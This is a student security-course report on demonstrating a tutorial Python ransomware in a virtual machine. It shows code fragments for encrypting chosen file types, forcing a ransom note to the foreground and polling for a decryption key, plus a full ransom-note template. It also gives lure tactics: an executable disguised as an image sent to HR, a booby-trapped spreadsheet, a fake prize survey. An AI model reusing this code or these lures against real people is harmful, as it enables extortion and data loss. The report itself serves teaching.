Team: Hunter Pendergrass, Leroy Goorcharran, Nathanael Johnson

Customer: Chris Simmons

Ransomware Demonstration
Release No. 1

Security Solution Final Report
Version No. 3

Team: Hunter Pendergrass, Leroy Goorcharran, Nathanael Johnson

Ransomware Demonstration
Release No. 1

Security Solution Final Report
Version No. 3

Prepared By:	**Inspected/Reviewed By:**	**Approved By:**
Nathanael Johnson	Leroy Goorcharran	Hunter Pendergrass

NAME(s): Hunter Pendergrass, Leroy Goorcharran, Nathanael Johnson

TITLE: Ransomware Demonstration

SIGNATURE: Nathanael J. Leroy Goorcharran Hunter P.

DATE: 12/12/2021

VERSION HISTORY

Version No.	Date	Changed By:	Changes Made:
1	12/09/21	Nathanael Johnson	Figures, Introduction, Security Implementation
2	12/10/21	Leroy Goorcharran	Coding and debugging of ransomware script, testing and running ransomware, grammar fixing.
3	12/11/21	Hunter Pendergrass	Changes to sentence structure and further grammar checking.

Ransomware Demonstration

Security Solution Final Report

Table of Contents

Table of Figures

Introduction


We found a functioning piece of ransomware, edited it to our liking and demonstrated how it could be used. Ransomware is a type of malware attack in which the attacker locks and encrypts the victim's data and then demands a payment to unlock and decrypt the data. The purpose of this demonstration was to show how ransomware is able to affect a device by encrypting data and denying you access to your own files, how easy it is to find or write ransomware, how seriously you should take your security precautions, and to demonstrate and discuss some of the ways people will attempt to access your devices.

We have found ransomware that works well for demonstration purposes because it attacks only a designated folder, making it significantly easier to contain and test. We demonstrated the execution of how the ransomware would infect an individual's computer when attacked and what followed after, which was how to unrelease the ransomware attack that involved using public and private keys.

Problem Frame/Attack Scenario

There could be multiple different ways of getting a person to open your file, but the easiest one we found and plan to demonstrate, was to hide the program as an image. Even within this, there's many ways to get people to open an image, but if you're looking to infect a business, go for HR. Send a complaint about an employee sending an inappropriate image and attach the hidden malware to the email, and because it's HR, they have a responsibility to check it out.

Another approach we could try involves hiding the malware inside a spreadsheet and sending it to someone to review, though this approach requires you to do some research on who is handling these types of files and who is supposed to review them often. Past those two, you could always set up a fake survey with some sort of prize raffle for filling it out, and then have them download a form to fill out their information to receive said prize. It would take more work, but you'd also have a larger pool of victims raising the odds that one of them would open the file while connected to a company network.



```
# File exstensions to seek out and Encrypt
file_exts = [
    'txt',
   # 'png',
   # 'jpg',
   # 'exe',
   # '7z',
   # 'rar',
   # 'zip',

]
```

Figure 1 : *Code for files to encrypt.*

As shown in **Figure 1**, we can see the different types of file extensions that could have been used to hide the ransomware. The following types of extensions to encrypt means the ransomware could have been accessible in near any situation.

Functionality/Features Proposed

Some of the features we considered adding to the existing ransomware were as follows: Adding more file types to be encrypted, allowing the program to attack the user's entire computer, not just a single folder, allowing the program to jump from computer to computer, and linking the bitcoin address we expected a target to send the ransom to with their machine so that it would know if they had paid the ransom or not.




Figure 2: Bitcoin website used for transaction

The reason we didn't implement these features specifically were as follows: In regard to adding more file types, it would be useful in a real attack, but for demonstration purposes it was more useful to show we could choose to encrypt some things and not to encrypt others. In regard to allowing the program to act outside of a specified folder, it would again be useful during an attack, but it would make it more dangerous to test, and more difficult to demonstrate. In regard to making the program jump from target to target, not only was it somewhat outside our realm of expertise, it also would have made the program more dangerous to test. Finally, in regard to linking a specific bitcoin address to a victim's machine, it would have been exceptionally tedious to make the required number of bitcoin addresses, as well as having pulled our focus away from completing the basics of the program to chase an advanced feature we wouldn't have been able to implement in the time available. **Figure 2** shows the bitcoin website that is followed by when the ransomware is executed where transactions to be done.

Security Implementation

Methodology

Our principal use is a Waterfall model, where we planned the project out at the beginning, and then followed it through one phase at a time, though we did make some minor variations to account for changes in testing environments. The ransomware will demonstrate it infecting the device, show the message that informs the user of the attack, show the files being inaccessible, and show the decryption occurring when the correct key is entered.

Topology

The topology for this project is mainly point to point. We send a message directly to the recipient (target/victim), once they open it, it acts on their machine. They message back to us, we reply with an account to pay, and once they've paid, we send them the file to decrypt. It's just a series of point-to-point interactions. These point-to-point interactions are merely a transactional relationship between the attacker and victim. No other connections besides that are shown.

Security Requirements


The use of this program would violate multiple security or privacy regulations, seeing as it invades the target's computer and encrypts their data. Using this program on a computer belonging to an individual would, if nothing else, violate federal law. Using this on a computer belonging to a business, corporation, trust, or LLC would almost assuredly violate their security policies and regulations, on top of breaking federal law. As stated in the **Topology**, the attack was mainly point to point, as it happened between the target being invaded by the attacker's ransomware.

Resources Used

The technology used; Python - To write ransomware code, Three Laptops, a flash drive - Transferring files between computers and virtual machines, a virtual machine - Windows OS. resource Hacker - assigning icon to ransomware, RSA - was used to create the public and private keys and handle encryption and decryption of the victims' files.
Other resources used; guide for how to hide malware as an image [1], guide for making executable from python code [2], Ransomware Tutorial [3], and a site for changing images into icons [4].

Testing


We have a flash drive that we loaded the program onto, and we have loaded the files onto the virtual machine for safety when we plan on running it. We make sure that the files are within the correct folder on the virtual machine, and that they are readable before we start.
For this specific demonstration, we defined a path to the folder containing some test files, as well as what file types we want the program to encrypt. We then run a separate program to generate a public and private key that we will use when it comes to encrypting and decrypting.



```python
def show_ransom_note(self):
    # Open the ransom note
    ransom = subprocess.Popen(['notepad.exe', 'RANSOM_NOTE.txt'])
    count = 0 # Debugging/Testing
    while True:
        time.sleep(0.1)
        top_window = win32gui.GetWindowText(win32gui.GetForegroundWindow())
        if top_window == 'RANSOM_NOTE - Notepad':
            print('Ransom note is the top window - do nothing') # Debugging/Testing
            pass
        else:
            print('Ransom note is not the top window - kill/create process again') # Debugging/Testing
            # Kill ransom note so we can open it agian and make sure ransom note is in ForeGround (top of all windows)
            time.sleep(0.1)
            ransom.kill()
            # Open the ransom note
            time.sleep(0.1)
            ransom = subprocess.Popen(['notepad.exe', 'RANSOM_NOTE.txt'])
        # sleep for 10 seconds
        time.sleep(10)
        count +=1
        if count == 5:
            break
```

Figure 3: Code used for the ransomware note.

As shown in **Figure 3** is the code written to prompt the note when the ransomware is executed, it also prompts the bitcoin website as shown in **Figure 2**. As you can see in the code, the notepad.exe is prompt to open once the victim runs the exe picture.




```
The harddisks of your computer have been encrypted with an Military grade encryption algori
There is no way to restore your data without a special key.
Only we can decrypt your files!

To purchase your key and restore your data, please follow these three easy steps:

1. Email the file called EMAIL_ME.txt at C:\Users\IEUserDesktop/EMAIL_ME.txt to GetYourFile

2. You will recieve your personal BTC address for payment.
   Once payment has been completed, send another email to GetYourFilesBack@protonmail.com s
   We will check to see if payment has been paid.

3. You will receive a text file with your KEY that will unlock all your files.
   IMPORTANT: To decrypt your files, place text file on desktop and wait. Shortly after it

WARNING:
Do NOT attempt to decrypt your files with any software as it is obselete and will not work,
Do NOT change file names, mess with the files, or run deccryption software as it will cost
-and there is a high chance you will lose your files forever.
Do NOT send "PAID" button without paying, price WILL go up for disobedience.
Do NOT think that we wont delete your files altogether and throw away the key if you refuse
```

Figure 4: Ransomware note that prompts up.

We run the malware itself, and it encrypts the files, opens the webpage for bitcoin to explain what bitcoin is, and opens a pre-prepared ransom note shown in **Figure 4** that will continue to bring itself to the front of the screen, as well as changing the background image. In the note we can see three easy steps listed, as well as all the warnings involved if the victim doesn't comply with the steps listed.

Then, once the victim “pays up”, we give the target the decryption key, it generates a file that will decrypt the victim’s files once they place it on their desktop.




```python
# Decrypts system when text file with un-encrypted key in it is placed on dekstop of target machine
def put_me_on_desktop(self):
    # Loop to check file and if file it will read key and then self.key + self.cryptor will be valid for decrypting-
    # -the files
    print('started') # Debugging/Testing
    while True:
        try:
            print('trying') # Debugging/Testing
            # The ATTACKER decrypts the fernet symmetric key on their machine and then puts the un-encrypted fernet-
            # -key in this file and sends it in a email to victim. They then put this on the desktop and it will be-
            # -used to un-encrypt the system. AT NO POINT DO WE GIVE THEM THE PRIVATE ASSYEMTRIC KEY etc.
            with open(f'{self.sysRoot}/Desktop/PUT_ME_ON_DESKTOP.txt', 'r') as f:
                self.key = f.read()
                self.crypter = Fernet(self.key)
                # Decrpyt system once have file is found and we have cryptor with the correct key
                self.crypt_system(encrypted=True)
                print('decrypted') # Debugging/Testing
                break
        except Exception as e:
            print(e) # Debugging/Testing
            pass
        time.sleep(10) # Debugging/Testing check for file on desktop ever 10 seconds
        print('Checking for PUT_ME_ON_DESKTOP.txt') # Debugging/Testing
        # Would use below code in real life etc... above 10secs is just to "show" concept
        # Sleep ~ 3 mins
        # secs = 60
        # mins = 3
        # time.sleep((mins*secs))
```

Figure 5: Code of the ransomware note that prompts up upon being executed.

As shown in **Figure 5** defines a file with a certain name, and then continually checks to see if it's on the desktop. If it finds a file with the right name, and the right key, it knows to decrypt itself.

Results

We have working malware, we can make that malware into an executable, and we can hide that executable to make it look like an image. We would agree to call that a success. We didn't get as many improvements into the program as we wanted to, but the project works.



```
PS C:\Users\IEUser\Desktop\Python-Ransomware-master> python .\RSA_private_public_keys.py
PS C:\Users\IEUser\Desktop\Python-Ransomware-master> python .\Decrypt_fernet_key.py
b'$\x15\xa9\xcd\xb6Qd\xb0\x17\xc3%\xa3\x7f\xfc^cyu\xfc5p\xfe0\xc6\x13\x04+\xeb\x11\xe8S\x00\xac\x8cY\xe8\xcb7nIwO\xdc\x9
0A\xce\x99\x8c\xf68\xfa\xf9\x11o\xd3{\x17${%\xb2\x02\xea`\x1cs&\xb0\xb3\xcc\xd6\xf7\xd6m\xd9c\xc0%\x8dd\xd0\x07\xec\xf7\
xa0\xe0\x9c\xb0\xca&G\x14O\x9dcYj~\x93\xbfbHh}T\xee:6b\xd6`\x98\xb9\x08\xc3\xe6\xe9\xda\xbd!\x95xL\xe0<v\x86\xa6\xd1I\xe
1\x00|\xd4\x11\xb3\x15C}\t\xac\x1b\xa0\xd4+m\x807\x9f"\x04\xd9xz\x1e\r\x7f\xe2|\xbeM\x15\x98\xc3\x9exuu\xf0\xc9\xf2\x1d\
x9e\x96ry\x12\xda\xa9S\xb9%\x88\xf9\x96\x16\xf0\xf0\xc0\x97=\xdfh\x15-\x9e\x7f\xbaEP\x18\x139\xb1\xb2\x0f\x19yw\xdd\xdf\
x957\xe4\x05]@\x83\xb9e\xcc\xd91v\xd1\x1d7\xfc\x12R0\xb9\xf2\x06\xe6\xd7y\xae1he\x87B\xa2\x0c\xc3\xcd\x81\xbcK\x02\x94\x
98c\xe5:'
> Private key: Private RSA key at 0x165096F4D30
> Private decrypter: <Crypto.Cipher.PKCS1_OAEP.PKCS1OAEP_Cipher object at 0x0000016507467CA0>
> Decrypted fernet key: b'WVJWI0ADCa1qO7i8tNCp6ia0-jZKHbgS2mwHRj_zcI4='
> Decryption Completed
PS C:\Users\IEUser\Desktop\Python-Ransomware-master>
```

Figure 6: Decrypting message including private key.

As shown in **Figure 6**, you can see the ransomware being decrypted by the code, private key, private decrypter, decrypted fernet key, and a message statement saying the ransomware decryption is completed.

Provide the results of the testing of your implementation.

Conclusion

When it comes to what we learned about malware, we found and used ransomware, and we learned how to hide files to look like other files. We also learned some of the difficulties of using ransomware that we can use to keep ourselves safe, and how using a virtual machine-like Virtual box can help. We practiced using public and private key RSA encryption and learned just how accessible ransomware is.

When it comes to project management, we learned that when working on a project like this, we have to decide about fundamentals early and live with it. We spent too much time bouncing between different potential methods of testing and it cut us out from making more substantial improvements. We learned to clearly define which members of the team are responsible for which aspects of the project early on, and to be willing to trade later if necessary. There were times we could have had multiple people working on different points, but we didn't clearly define who was responsible for specific parts of the project, and so we wasted time. We also learned the ever-important lesson of knowing our own limitations. This project picked up extra aspects pretty quickly, and it made for a more difficult deliverable that we might not have been fully prepared for.

References:

[1] Code, BlackCat, Code, _hq6, A., GtoRoss, Trt, kT0Rz, Dontrustme, Mbanugo, J., Occupytheweb, Horgan, T., Lightscene, R., Johansen, S., Plezsnen, M., ., D., Kumar, R., Laki, H., Bhatt, A., & Sathya, A. (2016, February 7). *How to hide a virus inside of a fake picture*. WonderHowTo. Retrieved December 9, 2021, from https://null-byte.wonderhowto.com/how-to/hide-virus-inside-fake-picture-0168183/.
[2] *Data to fish*. Data to Fish. (n.d.). Retrieved December 9, 2021, from https://datatofish.com/executable-pyinstaller/.
[3] Ncorbuk. (n.d.). *Ncorbuk/python-ransomware: Python ransomware tutorial - youtube tutorial explaining code + showcasing the ransomware with victim/target roles*. GitHub. Retrieved December 9, 2021, from https://github.com/ncorbuk/Python-Ransomware.
[4]*Ico convert - create icons from PNG & JPG Images Online*. ICO Convert - Create Icons From PNG & JPG Images Online. (n.d.). Retrieved December 9, 2021, from https://icoconvert.com/.